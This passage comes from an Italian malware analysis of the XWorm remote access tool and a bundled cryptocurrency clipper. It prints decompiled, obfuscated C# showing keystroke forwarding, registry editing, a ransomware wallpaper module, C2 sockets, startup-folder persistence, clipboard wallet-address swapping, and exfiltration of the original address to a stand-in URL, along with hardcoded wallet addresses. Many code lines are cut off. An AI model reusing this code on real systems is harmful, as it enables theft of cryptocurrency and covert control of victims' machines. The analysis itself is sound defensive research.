    public Outcoming_Requests(Client E7A0AF2D442BB27D099650F46190424C21, byte[] E54817479A2715C1
    {
        D700986E6AE367CAFE9549D11E88A2B615 = E7A0AF2D442BB27D099650F46190424C21;
        E2C3BE028C34B6CDA6E4EBD3E487DFC339 = E54817479A2715C14734CADB7F3880C430;
    }
}
```

La classe *Pending* permette di inserire svuotare la List di *Incoming_Requests* all'interno di un costrutto *try-catch* innestato in un ciclo *while(true)*, la medesima esecuzione viene fatta anche per la List *outcoming_Requests:*

Pending

```
// XWorm.Pending
#define DEBUG
using ...

public class Pending
{
    public static List<Incoming_Requests> Req_In;

    public static List<Outcoming_Requests> Req_Out;

    public static void VV11F1162F6DB76082V5023D7E4A610C26()
    {
        while (true)
        {
            try
            {
                Incoming_Requests incoming_Requests = null;
                if (Req_In.Count > 0)
                {
                    incoming_Requests = Req_In[0];
                    Messages.V5811FC210EA45D809V52CD01D2B501E27(incoming_Requests.U3BD8UU0DDBB02
                    Req_In.Remove(incoming_Requests);
                }
                Thread.Sleep(1);
            }
            catch (Exception ex)
            {
                ProjectData.SetProjectError(ex);
                Exception ex2 = ex;
                Debug.WriteLine(<Module>.B686AE09DD1F631EAF35C10CA850836C(<Module>.BE994DE923AD4
                ProjectData.ClearProjectError();
            }
        }
    }
```

```
    public static void F51807FCA5181CCAFC6E956A54B4B12223()
    {
        while (true)
        {
            try
            {
                Outcoming_Requests outcoming_Requests = null;
                if (Req_Out.Count > 0)
                {
                    outcoming_Requests = Req_Out[0];
                    outcoming_Requests.D700986E6AE367CAFE9549D11E88A2B615.F904B0F66352D15B09FDF9
                    Req_Out.Remove(outcoming_Requests);
                }
                Thread.Sleep(1);
            }
            catch (Exception ex)
            {
                ProjectData.SetProjectError(ex);
                Exception ex2 = ex;
                Debug.WriteLine(<Module>.B686AE09DD1F631EAF35C10CA850836C(<Module>.BE994DE923AD4
                ProjectData.ClearProjectError();
            }
        }
    }
}
```

All'interno della classe *Port* vi sono tasks di encryption con metodo ***RijndaelManaged:***

Port

```
            catch (Exception projectError)
            {
                ProjectData.SetProjectError(projectError);
                object result = Convert.ToBoolean(RuntimeHelpers.GetObjectValue(V0BA927848E86F4(
                ProjectData.ClearProjectError();
                return result;
            }
        }
    }

    public static object V0BA927848E86F4C6C7V82V0BC23110F17(string D3D4BC97DCBDDC81783A429EDD6C7
    {
        RijndaelManaged rijndaelManaged = new RijndaelManaged();
        byte[] salt = new byte[8] { 1, 2, 3, 4, 5, 6, 7, 8 };
        Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(Resources.C0441C38BB932C4
        rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.Key.Length);
        rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.IV.Length);
        MemoryStream memoryStream = new MemoryStream();
        CryptoStream cryptoStream = new CryptoStream(memoryStream, rijndaelManaged.CreateDecrypt
        object @string = default(object);
        try
        {
            byte[] array = Convert.FromBase64String(D3D4BC97DCBDDC81783A429EDD6C7A8F28);
            cryptoStream.Write(array, 0, array.Length);
            cryptoStream.Close();
            @string = Encoding.UTF8.GetString(memoryStream.ToArray());
            return @string;
        }
        catch (Exception projectError)
        {
            ProjectData.SetProjectError(projectError);
            ProjectData.ClearProjectError();
            return @string;
        }
    }
```

Gli arrays di bytes vengono criptati con il Cipher *ECB* mediante oggetti *RC2CryptoServiceProvider* e *MD5CryptoServiceProvider*:

Port

```
        }
    }

    public static string V95997AACF4EV1AV7EFF3CEDEC4F11A329(string D8E3C114402DAABD3FED33517ABFD
    {
        StringBuilder stringBuilder = new StringBuilder();
        string[] array = Strings.Split(D8E3C114402DAABD3FED33517ABFD64E24, Conversions.ToString(
        string[] array2 = array;
        foreach (string value in array2)
        {
            string value2 = Conversions.ToString(Strings.ChrW(Conversions.ToInteger(<Module>.B68
            int charCode = checked((int)Math.Round(Conversions.ToDouble(value) - (double)Convert
            stringBuilder.Append(Strings.Chr(charCode));
        }
        return stringBuilder.ToString();
    }

    public static string RE7AA95C32R0R9CF52574RD947F96F6237(string F42A15A616F12540744EA0B36C8E8
    {
        RC2CryptoServiceProvider rC2CryptoServiceProvider = new RC2CryptoServiceProvider();
        MD5CryptoServiceProvider mD5CryptoServiceProvider = new MD5CryptoServiceProvider();
        string text = <Module>.B686AE09DD1F631EAF35C10CA850836C(<Module>.BE994DE923AD4B7B54FCC1E
        byte[] array2 = (rC2CryptoServiceProvider.Key = mD5CryptoServiceProvider.ComputeHash(Enc
        rC2CryptoServiceProvider.Mode = CipherMode.ECB;
        ICryptoTransform cryptoTransform = rC2CryptoServiceProvider.CreateDecryptor();
        byte[] array3 = Convert.FromBase64String(F42A15A616F12540744EA0B36C8E89ED22);
        return Encoding.ASCII.GetString(cryptoTransform.TransformFinalBlock(array3, 0, array3.Le
    }

    public static string RA287AF95R960CE4B9D70R5REF6D069519(string A7F20B1BBBEC6989A915209ACAEE9
    ...

    public static object C595F6C1B5B90BD85C29677D2016F48631()
    ...

    public static object C8C000CCC59EF1EC7CCCDBC1DD83CA1937()
    ...

    private static string CEBCA28E1D86FDFD8CA8CA75A07CFD2118()
    ...
```

```
    public static string WCCE79W27AEE90CC5AW2BAB0EFB2FA0228(string A29DF6048B8C33D019C1985ADDE3E
    {
        checked
        {
            try
            {
                MD5CryptoServiceProvider mD5CryptoServiceProvider = new MD5CryptoServiceProvider
                byte[] array = mD5CryptoServiceProvider.ComputeHash(Encoding.UTF8.GetBytes(A29DF
                StringBuilder stringBuilder = new StringBuilder();
                int num = array.Length - 1;
                for (int i = 10; i <= num; i++)
                {
                    stringBuilder.Append(array[i].ToString(<Module>.B686AE09DD1F631EAF35C10CA856
                }
                return stringBuilder.ToString().ToUpper();
            }
            catch (Exception projectError)
            {
                ProjectData.SetProjectError(projectError);
                string result = <Module>.B686AE09DD1F631EAF35C10CA850836C(<Module>.BE994DE923AD4
                ProjectData.ClearProjectError();
                return result;
            }
        }
    }
}
```

All'interno della classe *Proxy* vi sono riferimenti all'aggiunta di items all'interno della lista *Pending.Req_Out:*

La classe *Registry* viene utilizzata per l'enumerazione e la modifica di specifiche chiavi di registro con anche la possibilità di effettuare registry browsing.

Registry


```
private void I11A20I415E42AC6A0A46302E6C4142137(object sender, EventArgs e)
...

private void RD4D84CC9D8EA2C66C1A3F4A04RB29D827(object sender, EventArgs e)
...

private void ADD5C356CBD79DACA922B3897019BEDA38(object sender, TreeViewEventArgs e)
...

private void N7D9A7CD72CN22FCEFF8CA169NEC8EF332(object sender, EventArgs e)
...

private void N70724E0E7BE9A38D12EDFB249N9C1F517(object sender, EventArgs e)
...

private void NN4CE55B41AA27F5A6CBFNCEND6DB51030(object sender, EventArgs e)
...

private void VDFCF33A820EB5V8B06DVV78E107B8FD18(object sender, EventArgs e)
{
    EditReg editReg = new EditReg();
    editReg.X9C78611ED9BB8A64CD6373FX53145D319 = W310535EC5W7DBWCA6C0EA56C399B8C637.Selected
    editReg.X67012797E9AB94XB45F9DEECB9A041431 = EE1E19B8A09AB9DEA6D32EE3F9CA1D7E21;
    editReg.DE95C90AD31E6C8066B7CEB0FD81E7ED16.Text = <Module>.B686AE09DD1F631EAF35C10CA8508
    editReg.OA8F0D2E398FA0CC93D773O92DF8954534.SelectedIndex = editReg.OA8F0D2E398FA0CC93D77
    editReg.E3BE875CBE7211DE781DE6E09918AFAB31.Text = <Module>.B686AE09DD1F631EAF35C10CA8508
    editReg.Text = editReg.X9C78611ED9BB8A64CD6373FX53145D319;
    editReg.ShowDialog(this);
}

private void V3502CD1V99EV5E02A493A4F9719141538(object sender, EventArgs e)
...

private void VAA5A779E8V0AFFF1457F718C9BD1VEA22(object sender, EventArgs e)
...

private void G5A3AD8DCA946B62995250DC53DCAAGG25(object sender, EventArgs e)
...
```

All'interno della classe *Ransomware* vi è un settaggio di tipo Image prendendo come input un file specifico con il metodo eseguito *Image.FromFile:*

Ransomware

```
}

private void D7AF0D392EE48D2403DB24E54CAE745E38(object sender, EventArgs e)
{
    OCAFEAO136520020B0ED7D64722O51EF24.Text = <Module>.B686AE09DD1F631EAF35C10CA850836C(<Mod
    try
    {
        Q3EFA76QB93A29AEEQC558QDCBE2EE9C27 = <Module>.B686AE09DD1F631EAF35C10CA850836C(<Modu
        AAC12387E41BC84C3400433AF637021E36.Image = Image.FromFile(Q3EFA76QB93A29AEEQC558QDCE
    }
    catch (Exception ex)
    {
        ProjectData.SetProjectError(ex);
        Exception ex2 = ex;
        Debug.WriteLine(ex2.Message);
        ProjectData.ClearProjectError();
    }
}

private void T8TE0E83T278T910TF6E299AC4DFF30T29(object sender, EventArgs e)
{
}

private void C2C443DB3A4B472275B418778A6EE50F22(object sender, MouseEventArgs e)
{
    OpenFileDialog openFileDialog = new OpenFileDialog();
    OpenFileDialog openFileDialog2 = openFileDialog;
    openFileDialog2.Title = <Module>.B686AE09DD1F631EAF35C10CA850836C(<Module>.BE994DE923AD4
    openFileDialog2.Filter = <Module>.B686AE09DD1F631EAF35C10CA850836C(<Module>.BE994DE923AD
    if (openFileDialog.ShowDialog() == DialogResult.OK)
    {
        Q3EFA76QB93A29AEEQC558QDCBE2EE9C27 = openFileDialog.FileName;
        AAC12387E41BC84C3400433AF637021E36.Image = Image.FromFile(Q3EFA76QB93A29AEEQC558QDCE
    }
}

private void CA898E077B57A373EC2C8CE0503CDE1A16(object sender, EventArgs e)
...
}
```

La classe *RemoteDesktop* classifica e individua i keycodes dagli eventi gestiti mediante i keystrokes registrati nella sessione in questione:



```
RemoteDesktop
    ...

    private bool F89762B2B4FEEBF304B294FF3CEA08E923(Keys F7407BA1F1BF9F4354EBB8FBDC40375133)
    ...

    private void NND7B532472EB7B79D8D7F28C6536DF319(object sender, KeyEventArgs e)
    {
        if (PA9D9PFC5C3525190P3DD4A4FE03701229.ForeColor == Color.Green && Operators.CompareStri
        {
            if (!F89762B2B4FEEBF304B294FF3CEA08E923(e.KeyCode))
            {
                e.Handled = true;
            }
            DB4F20BED7229DDEFA09AEAB727F956038.Remove(e.KeyCode);
            byte[] e54817479A2715C14734CADB7F3880C = Helper.A31427B17791772FA50D35F90DA6F5B034(
            Outcoming_Requests item = new Outcoming_Requests(HED4EA65HD8C16D9F83FHE37F999946224,
            Pending.Req_Out.Add(item);
        }
    }

    private void NN3733NC913F0B86F6F3CC9N10DC064426(object sender, KeyEventArgs e)
    {
        if (PA9D9PFC5C3525190P3DD4A4FE03701229.ForeColor == Color.Green && Operators.CompareStri
        {
            if (!F89762B2B4FEEBF304B294FF3CEA08E923(e.KeyCode))
            {
                e.Handled = true;
            }
            if (!DB4F20BED7229DDEFA09AEAB727F956038.Contains(e.KeyCode))
            {
                DB4F20BED7229DDEFA09AEAB727F956038.Add(e.KeyCode);
                byte[] e54817479A2715C14734CADB7F3880C = Helper.A31427B17791772FA50D35F90DA6F5B0
                Outcoming_Requests item = new Outcoming_Requests(HED4EA65HD8C16D9F83FHE37F99994
                Pending.Req_Out.Add(item);
            }
        }
    }
```

Viene creata una folder specifica all'interno del path di esecuzione di XWorm:

RemoteDesktop

```
        }
    }

    private void E20CC042D1B8556754454B0193BCE8D629(object sender, EventArgs e)
    {
        if (X70ED87A508F6B5D0057305F9X3AX6FB30.ForeColor == Color.Green)
        {
            X70ED87A508F6B5D0057305F9X3AX6FB30.ForeColor = Color.White;
            return;
        }
        try
        {
            string text = Path.Combine(Application.StartupPath, <Module>.B686AE09DD1F631EAF35C16
            if (!Directory.Exists(text))
            {
                Directory.CreateDirectory(text);
            }
            Process.Start(text);
            X70ED87A508F6B5D0057305F9X3AX6FB30.ForeColor = Color.Green;
        }
        catch (Exception ex)
        {
            ProjectData.SetProjectError(ex);
            Exception ex2 = ex;
            MessageBox.Show(ex2.Message);
            ProjectData.ClearProjectError();
        }
    }

    private void J97E091383D9A94B8DBJ34AE4A0FB68922(object sender, FormClosingEventArgs e)
    {
        byte[] e54817479A2715C14734CADB7F3880C = Helper.A31427B17791772FA50D35F90DA6F5B034(<Modu
        Outcoming_Requests item = new Outcoming_Requests(HED4EA65HD8C16D9F83FHE37F999946224, e54
        Pending.Req_Out.Add(item);
    }

    private void S082FA481ED377E06CDC7202E75E44DA34(object sender, EventArgs e)
    {
        if (X4D7A3306CF7DA4B03X6C7D83544A04634.ForeColor == Color.Green)
```

Vengono eseguiti metodo per la definizione di permessi di drag and drop e click *listeners* e permessi di copy and paste:

```
    private void B515FC8ABD25D93CC9E72F1C8896351636(object sender, EventArgs e)
    {
        DB4F20BED7229DDEFA09AEAB727F956038 = new List<Keys>();
        F5BEFEE6C8420A9C4FA6ACFBF95CEEBE33.AllowDrop = true;
        try
        {
            K437B6235553B0FCBKF743D3F795BB3617.Start();
            T954358556F010B885FC593BTA2TFB4D36.Text = <Module>.B686AE09DD1F631EAF35C10CA850836C(
            A3CA2607A2CD190D6558EDB093AC1BD038.PerformClick();
        }
        catch (Exception ex)
        {
            ProjectData.SetProjectError(ex);
            Exception ex2 = ex;
            Debug.WriteLine(ex2.Message);
            ProjectData.ClearProjectError();
        }
    }
```

```
    private void SCF77BF83208SE38E98233A08ASAF71523(object sender, DragEventArgs e)
    {
        if (e.Data.GetDataPresent(DataFormats.FileDrop))
        {
            e.Effect = DragDropEffects.Copy;
        }
    }

    private void C13ACEA20A51B20B70C98ACC70871CD233(object sender, DragEventArgs e)
    {
        string[] array = (string[])e.Data.GetData(DataFormats.FileDrop);
        string[] array2 = array;
        foreach (string path in array2)
        {
            if (File.Exists(path))
            {
                byte[] e54817479A2715C14734CADB7F3880C = Helper.A31427B17791772FA50D35F90DA6F5B(
                Outcoming_Requests item = new Outcoming_Requests(HED4EA65HD8C16D9F83FHE37F99994(
                Pending.Req_Out.Add(item);
            }
        }
    }
}
```

La classe *Server* possiede un metodo *public void* che permette di impostare un oggetto creato di tipo Socket al fine di procedere con le funzioni di sending, binding e listening e *BeginAccept*.

```
Server
// XWorm.Server
#define DEBUG
using ...

public class Server
{
    public Socket QB00CC4EB1EE8F0ECDQ6FBB9EC30120923;

    public ManualResetEvent BDF3ADD709268F9A49D752DEC0F474E521;

    public Server()
    ...

    public void I64EACD46812ED42CD1IF681I7IF42F121(int E49A4472CC6402C8B0BDD4449DF0761616)
    {
        try
        {
            QB00CC4EB1EE8F0ECDQ6FBB9EC30120923 = new Socket(AddressFamily.InterNetwork, SocketTy
            IPEndPoint localEP = new IPEndPoint(IPAddress.Any, E49A4472CC6402C8B0BDD4449DF076161
            QB00CC4EB1EE8F0ECDQ6FBB9EC30120923.ReceiveBufferSize = 51200;
            QB00CC4EB1EE8F0ECDQ6FBB9EC30120923.SendBufferSize = 51200;
            QB00CC4EB1EE8F0ECDQ6FBB9EC30120923.Bind(localEP);
            QB00CC4EB1EE8F0ECDQ6FBB9EC30120923.Listen(500);
            QB00CC4EB1EE8F0ECDQ6FBB9EC30120923.BeginAccept(IC4I9EIB598I0B5067E9IDA7B5CB997733, r
            if (Settings.NOTEF)
            {
                Helper.B2CDAF64A3BFED5CF5E750BF6CFB2B5330(Resources.AA688A1F4A4EBA7B9B271B82B7A9
            }
        }
        catch (Exception ex)
        {
            ProjectData.SetProjectError(ex);
            Exception ex2 = ex;
            MessageBox.Show(ex2.Message, <Module>.B686AE09DD1F631EAF35C10CA850836C(<Module>.BE9
            Environment.Exit(0);
            ProjectData.ClearProjectError();
        }
    }
```

Server

```
            QB00CC4EB1EE8F0ECDQ6FBB9EC30120923.ReceiveBufferSize = 51200;
            QB00CC4EB1EE8F0ECDQ6FBB9EC30120923.SendBufferSize = 51200;
            QB00CC4EB1EE8F0ECDQ6FBB9EC30120923.Bind(localEP);
            QB00CC4EB1EE8F0ECDQ6FBB9EC30120923.Listen(500);
            QB00CC4EB1EE8F0ECDQ6FBB9EC30120923.BeginAccept(IC4I9EIB598I0B5067E9IDA7B5CB997733, r
            if (Settings.NOTEF)
            {
                Helper.B2CDAF64A3BFED5CF5E750BF6CFB2B5330(Resources.AA688A1F4A4EBA7B9B271B82B7A9
            }
        }
        catch (Exception ex)
        {
            ProjectData.SetProjectError(ex);
            Exception ex2 = ex;
            MessageBox.Show(ex2.Message, <Module>.B686AE09DD1F631EAF35C10CA850836C(<Module>.BE99
            Environment.Exit(0);
            ProjectData.ClearProjectError();
        }
    }

    public void IC4I9EIB598I0B5067E9IDA7B5CB997733(IAsyncResult F0347C1D2E66E2F41A49FEF46C824C52
    {
        try
        {
            new Client(QB00CC4EB1EE8F0ECDQ6FBB9EC30120923.EndAccept(F0347C1D2E66E2F41A49FEF46C82
        }
        catch (Exception ex)
        {
            ProjectData.SetProjectError(ex);
            Exception ex2 = ex;
            Debug.WriteLine(<Module>.B686AE09DD1F631EAF35C10CA850836C(<Module>.BE994DE923AD4B7B5
            ProjectData.ClearProjectError();
        }
        finally
        {
            QB00CC4EB1EE8F0ECDQ6FBB9EC30120923.BeginAccept(IC4I9EIB598I0B5067E9IDA7B5CB997733, r
        }
    }
}
```

Settings

```
// XWorm.Settings
using ...

public class Settings
{
    public static int Port;

    public static readonly string SPL = <Module>.B686AE09DD1F631EAF35C10CA850836C(<Module>.BE994

    public static string KEY;

    public static string IP;

    public static bool NOTEF;

    public static notf notf_0 = new notf();

    public static string User;

    public static List<Client> Online = new List<Client>();

    public static List<string> Blocked;

    public static long Received = 0L;

    public static long Sent = 0L;
}
```

A seguire ulteriori checks dei keycodes degli eventi contestualmente al monitoraggio dei keystrokes.

Shell

```
        {
            ProjectData.SetProjectError(ex);
            Exception ex2 = ex;
            Debug.WriteLine(ex2.Message);
            ProjectData.ClearProjectError();
        }
    }

    private void WCDF8DEDA77C446DC527484915BD41C918(object sender, KeyEventArgs e)
    {
        checked
        {
            switch (e.KeyCode)
            {
            case Keys.Down:
                GC0F330742D6EC054FA32187A52D337E23 += -1;
                if (GC0F330742D6EC054FA32187A52D337E23 < 0)
                {
                    GC0F330742D6EC054FA32187A52D337E23 = 0;
                }
                PFA6PB14PAP253P048281875P84F36A228.Text = FAAC39D1FAA4D668900C012C52CE341121[GC
                break;
            case Keys.Up:
                GC0F330742D6EC054FA32187A52D337E23++;
                if (GC0F330742D6EC054FA32187A52D337E23 > FAAC39D1FAA4D668900C012C52CE341121.Leng
                {
                    GC0F330742D6EC054FA32187A52D337E23 = FAAC39D1FAA4D668900C012C52CE341121.Leng
                }
                PFA6PB14PAP253P048281875P84F36A228.Text = FAAC39D1FAA4D668900C012C52CE341121[GC
                break;
            case Keys.Return:
            {
                e.SuppressKeyPress = true;
                string text = PFA6PB14PAP253P048281875P84F36A228.Text;
                if (text.Length > 0)
                {
                    FAAC39D1FAA4D668900C012C52CE341121[GDFC00555F47B1FB1600D787E582210D22] = te
                    GDFC00555F47B1FB1600D787E582210D22++;
                    if (GDFC00555F47B1FB1600D787E582210D22 > FAAC39D1FAA4D668900C012C52CE341121.
```

A seguire i dettagli della classe *XWormTask:*

XWormTask

```
// XWorm.XWormTask
using System.Collections.Generic;

public class XWormTask
{
    public byte[] PF3798BA713367796B2B74P9D6CE1FBB34;

    public string FE1A6A34C33607C3E973549B18617D5422;

    public List<string> D70E9A3AAE30D3B2F7D177557D4CF1D726;

    public XWormTask(byte[] C5C3AF10FF3EDCE1B560A07EF62468A038, string K21F8F34E65DDE6DK8DD31FE
    {
        PF3798BA713367796B2B74P9D6CE1FBB34 = C5C3AF10FF3EDCE1B560A07EF62468A038;
        FE1A6A34C33607C3E973549B18617D5422 = K21F8F34E65DDE6DK8DD31FE2B2F491916;
        D70E9A3AAE30D3B2F7D177557D4CF1D726 = new List<string>();
    }
}
```

Lo script seguente esegue il comando *lodctr /r,* il quale permette di ripristinare le impostazioni del registro di sistema ed i files di prestazioni memorizzati nella cache.

```
@echo off
title XWorm - Fixer
echo If XWorm Does Not work - Run This Script As Administrator!

pause
lodctr /r
pause
```

Verificando i moduli inclusi all'interno dell'eseguibile Crack.exe, contenuto nell'archivio SFX, possiamo notare numerosi attributi, come ad esempio Cryptowallets addresses, mutexes, Startup boolean attribute e cryptowallets addresses boolean attributes che indicano se sottrarre anche tale tipologia di dato.

Addresses

```
// Crypto.Crypto.Addresses
using ...

[StandardModule]
internal sealed class Addresses
{
    public static readonly string ethereum = "0xdF0f41d46Dd8Be583F9a69b4a85A600C8Af7f4Ad";

    public static readonly string xmr = "44X9i4c6YhQcfLiSCrbNH25yrRfkrhrzQSeZT1meFsqtSq1K48XHXos

    public static string Mutexx = "lbYF3d7Uk88sFPzm";

    public static string startup = "yes";

    public static readonly string btc = "16LYjmErwNek2gMQkNrkLm2i1QVhjmxSRo";

    public static string url = "http://www.example.com/log.php";

    public static Mutex mtx;

    public static string ethereumE = "yes";

    public static string xmrE = "yes";

    public static string btcE = "yes";
}
```

La classe *Clipboard* ottiene i dati della clipboard, il metodo statico di tipo *void* prende come argomento in input la variabile *txt* e provvede a creare un'esecuzione multi threading per gli attributi di una web request effettuata.

Clipboard

```
        string result = string.Empty;
        Thread thread = new Thread((ThreadStart)delegate
        {
            result = System.Windows.Forms.Clipboard.GetText();
        });
        thread.SetApartmentState(ApartmentState.STA);
        thread.Start();
        thread.Join();
        return result;
    }

    public static void SetText(string txt)
    {
        Thread thread = new Thread((ThreadStart)delegate
        {
            try
            {
                string requestUriString = Addresses.url + "?Target Address : " + GetText() + " |
                System.Windows.Forms.Clipboard.SetText(txt);
                WebRequest webRequest = WebRequest.Create(requestUriString);
                WebResponse response = webRequest.GetResponse();
                Stream responseStream = response.GetResponseStream();
                StreamReader streamReader = new StreamReader(responseStream);
                string text = streamReader.ReadToEnd();
                streamReader.Close();
                response.Close();
            }
            catch (Exception ex)
            {
                ProjectData.SetProjectError(ex);
                Exception ex2 = ex;
                ProjectData.ClearProjectError();
            }
        });
        thread.SetApartmentState(ApartmentState.STA);
        thread.Start();
        thread.Join();
    }
}
```

```
ad thread = new Thread((ThreadStart)delegate

try
{
    string requestUriString = Addresses.url + "?Target Address : " + GetText() + " | Changed Wit
    System.Windows.Forms.Clipboard.SetText(txt);
    WebRequest webRequest = WebRequest.Create(requestUriString);
    WebResponse response = webRequest.GetResponse();
    Stream responseStream = response.GetResponseStream();
    StreamReader streamReader = new StreamReader(responseStream);
    string text = streamReader.ReadToEnd();
    streamReader.Close();
    response.Close();
}
catch (Exception ex)
{
    ProjectData.SetProjectError(ex);
    Exception ex2 = ex;
    ProjectData.ClearProjectError();
}

ad.SetApartmentState(ApartmentState.STA);
ad.Start();
ad.Join();
```

All'interno dei *NativeMethods* possiamo notare riferimenti ai numeri interi costanti che sono relativi agli eventi di clipboard update e message handling, nella fattispecie *WM_CLIPBOARDUPDATE* e *HWND_MESSAGE:*

NativeMethods

```
// Crypto.Crypto.NativeMethods
using ...

[StandardModule]
internal sealed class NativeMethods
{
    public const int WM_CLIPBOARDUPDATE = 797;

    public static IntPtr HWND_MESSAGE = new IntPtr(-3);

    [DllImport("user32.dll", SetLastError = true)]
    public static extern bool AddClipboardFormatListener(IntPtr hwnd);

    [DllImport("user32.dll", SetLastError = true)]
    public static extern IntPtr SetParent(IntPtr hWndChild, IntPtr hWndNewParent);
}
```

Nella classe *Program* viene eseguito il task di persistenza droppando il file .exe all'interno della folder di Windows startup.


Program

```
// Crypto.Crypto.Program
using ...

public class Program
{
    [DebuggerNonUserCode]
    public Program()
    ...

    [MethodImpl(MethodImplOptions.NoInlining | MethodImplOptions.NoOptimization)]
    [STAThread]
    public static void Main()
    {
        bool flag = false;
        bool createdNew = false;
        Addresses.mtx = new Mutex(initiallyOwned: true, Addresses.Mutexx, out createdNew);
        if (!createdNew)
        {
            ProjectData.EndApp();
        }
        if (Operators.CompareString(Addresses.startup, "yes", TextCompare: false) == 0)
        {
            try
            {
                string text = Environment.GetFolderPath(Environment.SpecialFolder.Startup) + "\\
                if (!File.Exists(text))
                {
                    File.Copy(Application.ExecutablePath, text);
                    File.SetAttributes(text, FileAttributes.Temporary);
                }
            }
            catch (Exception ex)
            {
                ProjectData.SetProjectError(ex);
                Exception ex2 = ex;
                ProjectData.ClearProjectError();
            }
        }
        Run();
    }
```

```
tion)]


ut createdNew);


false) == 0)


Folder.Startup) + "\\" + Path.GetFileNameWithoutExtension(Application.ExecutablePath) + ".exe";
```

```
    public static void Run()
    {
        Application.Run(new ClipboardNotification.NotificationForm());
    }
}
```

A seguire il wallpaper impostato dal modulo Ransomware:



La classe *ClientSocket* aggiunge nella lista *Operators* l'oggetto Clipboard:

ClientSocket

```
public class ClientSocket
{
    public static bool isConnected = false;

    public static Socket S;

    public static long BufferLength = 0L;

    public static byte[] Buffer;

    public static MemoryStream MS = new MemoryStream();

    public static readonly object SPL = Settings.SPL;

    public static void BeginConnect()
    {
        S = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp);
        BufferLength = -1L;
        Buffer = new byte[1];
        MS = new MemoryStream();
        S.ReceiveBufferSize = 51200;
        S.SendBufferSize = 51200;
        try
        {
            S.Connect(Settings.Host, Conversions.ToInteger(Settings.Port));
            isConnected = true;
            Send(Conversions.ToString(Operators.AddObject(Operators.AddObject("Clipboard", SPL),
            S.BeginReceive(Buffer, 0, Buffer.Length, SocketFlags.None, BeginReceive, S);
        }
        catch (Exception ex)
        {
            ProjectData.SetProjectError(ex);
            Exception ex2 = ex;
            isDisconnected();
            ProjectData.ClearProjectError();
        }
    }
```

Nel metodo *Send* fa uso di un oggetto *AES*:

ClientSocket

```
public static void Send(string msg)
{
    try
    {
        using MemoryStream memoryStream = new MemoryStream();
        byte[] array = Helper.AES_Encryptor(Helper.SB(msg));
        byte[] array2 = Helper.SB(Conversions.ToString(array.Length) + "\0");
        memoryStream.Write(array2, 0, array2.Length);
        memoryStream.Write(array, 0, array.Length);
        S.Poll(-1, SelectMode.SelectWrite);
        S.Send(memoryStream.ToArray(), 0, checked((int)memoryStream.Length), SocketFlags.Nor
    }
    catch (Exception ex)
    {
        ProjectData.SetProjectError(ex);
        Exception ex2 = ex;
        isDisconnected();
        ProjectData.ClearProjectError();
    }
}

public static void isDisconnected()
{
    isConnected = false;
    try
    {
        S.Close();
        S.Dispose();
    }
    catch (Exception ex)
    {
        ProjectData.SetProjectError(ex);
        Exception ex2 = ex;
